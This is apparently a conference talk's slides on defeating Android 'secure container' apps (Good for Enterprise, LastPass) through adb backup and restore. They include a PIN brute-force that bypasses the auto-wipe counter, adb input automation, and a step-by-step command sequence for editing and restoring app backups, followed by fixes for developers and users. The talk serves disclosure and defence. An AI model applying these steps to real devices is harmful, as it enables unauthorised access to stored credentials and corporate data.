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...but I RESET my password!

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PROFIT++

GOOD

for enterprise

GOOD

- **Enterprise email solution**
  - Email | Contacts | intranet Browser | …
  - Secured with a PIN **or** password
    - *enterprise policy*
  - Wipes data**/**device after 10 false logons

https://www.good.com

Adv. security features

- **Double encryption**
  - SSL Tunnel + Encrypted contents
- **Full MDM solution**
  - Password Policies
  - …
- **r00t detection**
  - emulator detection
  - advanced detection

https://www.good.com

Lost device (BYOD)

- Can an attacker prevent secure wipe
- Can an attacker access cached data

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PROBLEM

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unlike

LastPass

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preferences are encrypted

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PROBLEM

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auto-wipe

…after 10 false logons

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~~Disable PIN~~

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~~auto-wipe counter~~

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~~brute-force~~

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but...

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AndroidManifest.xml

```
<application android:allowBackup="true">
```


DERP

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THEORY

Theory

- **Auto-wipe counter**
  - Stored **IN** app data *some*where

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THEORY

RAIFFEISEN INFORMATIK

adb restore

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overwrite

auto-wipe


counter


#facepalm


brute-force

Naïve Attack

- **Backup app data**
- **until good.unlock?**
  - Try **9** PINS
  - Restore app data



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PROBLEM

Naïve Attack timing

- **4 digit PIN**
  - est. 4.5 hours*
- **6 digit PIN**
  - est. 18.5 days*
- **8 digit PIN**
  - est. 5 years*

* 18.75 ppm ~ 50% keyspace

Naïve Attack timing

- **4 lower alphanum**
  - est. 31 days*
- **6 lower alphanum**
  - est. 3 years*
- **8 lower alphanum**
  - est. 110 years*

* 18.75 ppm ~ 50% keyspace

Naïve Attack timing

- **4 mixed alphanum**
  - est. 1 year*
- **6 mixed alphanum**
  - est. 46.5 years*
- **8 mixed alphanum**
  - est. 2880 years*

* 18.75 ppm ~ 50% keyspace

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


CONTAINER





CONTAINER
Device


CONTAINER
Device


#facepalm


#facepalm


androVM GOOD - VMware Workstation
Edit View VM Tabs Help
Type here to search
My Computer
PenTesting
DOMinator
Backtrack4-pre
Backtrack 3 Beta 3
BT5R3-GNOME-VM-32
Mobile
WinXP Mobile Devices
MobiSec
androVM GOOD
AndroidX86-4.3
Home
androVM GOOD
androVM GOOD
androVM GOOD
androVM GOOD
P: 0 / 1
dX: 0.0
dY: 0.0
Xv: 0.0
Yv: 0.0
Prs: 0.0
Size: 0.0
12:34
Good
Enter Password
GO
Forgot Password

Adv. Attack

- **Automate PIN + restore**
  - adb shell input text
  - adb shell input keyevent
  - adb shell input tap

Minimize keyspace

- **Password Rules**
  - No sequenced numbers (e.g. 4567)
  - No duplicate numbers (e.g. 1111)
- **Result**
  - Reduced keyspace

here's one I made earlier

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PROFIT!

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#4

[Making it easy]

methodology

- **Common methodology**
  - Backup (adb)
  - Extract
  - Examine ← here be dragons
  - Edit ← bypass all the things
  - Repack
  - Restore (adb)

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remember this process?

0 - adb backup com.lastpass.lpandroid -f lpass.ab

1 - dd if=lpass.ab bs=24 skip=1 | openssl zlib -d > lpass.tar

2 - tar -tf lpass.tar > lpass.list

3 - tar -xvf lpass.tar

4 - edit apps/com.lastpass.lpandroid/sp/LPandroid.xml

5 - star -c -v -f lpass_new.tar -no-dirslash list=lpass.list apps/

6 - dd if=lpass.ab bs=24 count=1 of=lpass_new.ab

7 - openssl zlib -in lpass_new.tar >> lpass_new.ab

8 - adb restore lpass_new.ab

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Say that 10 times fast!

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automation

ab_unpacker.py

```
      _                                _
     | |                              | |
  __ _| |__  _   _ _ __  _ __   __ _  ___| | _____ _ __
 / _` | '_ \| | | | '_ \| '_ \ / _` |/ __| |/ / _ \ '__|
| (_| | |_) | |_| | | | | |_) | (_| | (__|   <  __/ |
 \__,_|_.__/ \__,_|_| |_| .__/ \__,_|\___|_|\_\___|_|
                        | |
         ______         | |
        |_/_//_|        |_|   v1.0 - @ChrisJohnRiley
Usage:
ab_unpacker.py [options] arguments

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -p PACKAGE, --package=PACKAGE
                        Android Package to backup
  -b BACKFILE, --backfile=BACKFILE
                        Backup destination filename
  -l, --list            Create Tar List file for repacking
```

https://github.com/ChrisJohnRiley/Random_Code

ab_packer.py

```
      _                                 _
     | |                               | |
  __ _| |__    _ __   __ _  ___| | _____ _ __
 / _` | '_ \  | '_ \ / _` |/ __| |/ / _ \ '__|
| (_| | |_) | | |_) | (_| | (__|   <  __/ |
 \__,_|_.__/  | .__/ \__,_|\___|_|\_\___|_|
              | |
              |_|       v1.0 - @ChrisJohnRiley
Usage:
ab_packer.py [options] arguments

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -d DIRECTORY, --directory=DIRECTORY
                        Directory containing apps folder for repacking
  -b BACKFILE, --backfile=BACKFILE
                        Resulting Android Backup filename
  -l LIST, --list=LIST  List created from original backup
  -o ORIGINAL, --original=ORIGINAL
                        Original Android Backup filename
  -r, --restore         Restore to device on completion
```

https://github.com/ChrisJohnRiley/Random_Code

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Makes 0wning things

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200% quicker

1000% funner


WANTED
DEAD OR ALIVE
$15,000
REWARD

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#5

[REVIEW]

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“secure” containers

!=

SECURE containers

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
Physical access


GAME
OVER


#5.1


FIX IT

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Developers


Can you
read this?

android.allowBackup

public static final int **allowBackup** Added in API level 4

Whether to allow the application to participate in the backup and restore infrastructure. If this attribute is set to `false`, no backup or restore of the application will ever be performed, even by a full-system backup that would otherwise cause all application data to be saved via adb. The default value of this attribute is `true`.

Must be a boolean value, either "`true`" or "`false`".

This may also be a reference to a resource (in the form "`@[package:]type:name`") or theme attribute (in the form "`?[package:][type:]name`") containing a value of this type.

Constant Value: 16843392 (0x01010280)

Caution: Because the cloud storage and transport service can differ from device to device, Android makes no guarantees about the security of your data while using backup. You should always be cautious about using backup to store sensitive data, such as usernames and passwords.

http://developer.android.com/guide/topics/data/backu

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Some devs GET it!

```
<!--
NOTE: android:allowBackup is set to false below to prevent the key material from being extracted
from the device using various backup methods (e.g., adb backup introduced in ICS).
-->
<application android:label="@string/app_name_short"
             android:icon="@drawable/ic_launcher_authenticator"
             android:theme="@style/AuthenticatorTheme"
             android:name="com.google.android.apps.authenticator.AuthenticatorApplication"
             android:allowBackup="false">
```

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pref files

Securing Apps

- **Preference files are NOT secret**
  - Encrypt preference data
  - **ONLY** store encrypted passwords
    - No XOR **/** base64 please
  - Don’t TRUST the config
    - HMAC **|** Sign **|** Encrypt

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android backup

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Securing Apps

- **Disallow Android Backup**
  - if you don't absolutely need it!

```
<application android:allowBackup="false">
```

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extra security

Extra Security

- **USB Debugging**
  - Disable app when activated
- **Root makes these hack easier still**
  - edit/read preference files on device itself
  - **ROOT** detection is too basic
    - easy to fool


end
users

Users

- **Encrypt your device**
  - Encrypts ADB backups
    - Need to enter same passcode on backup screen
- **Disable USB Debugging**
  - protects against adb pull/push attacks
- **Don’t loose your phone ;)**


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www.norebbo.com

Question time

Thank you for your attention!
Vielen Dank für Ihre Aufmerksamkeit!

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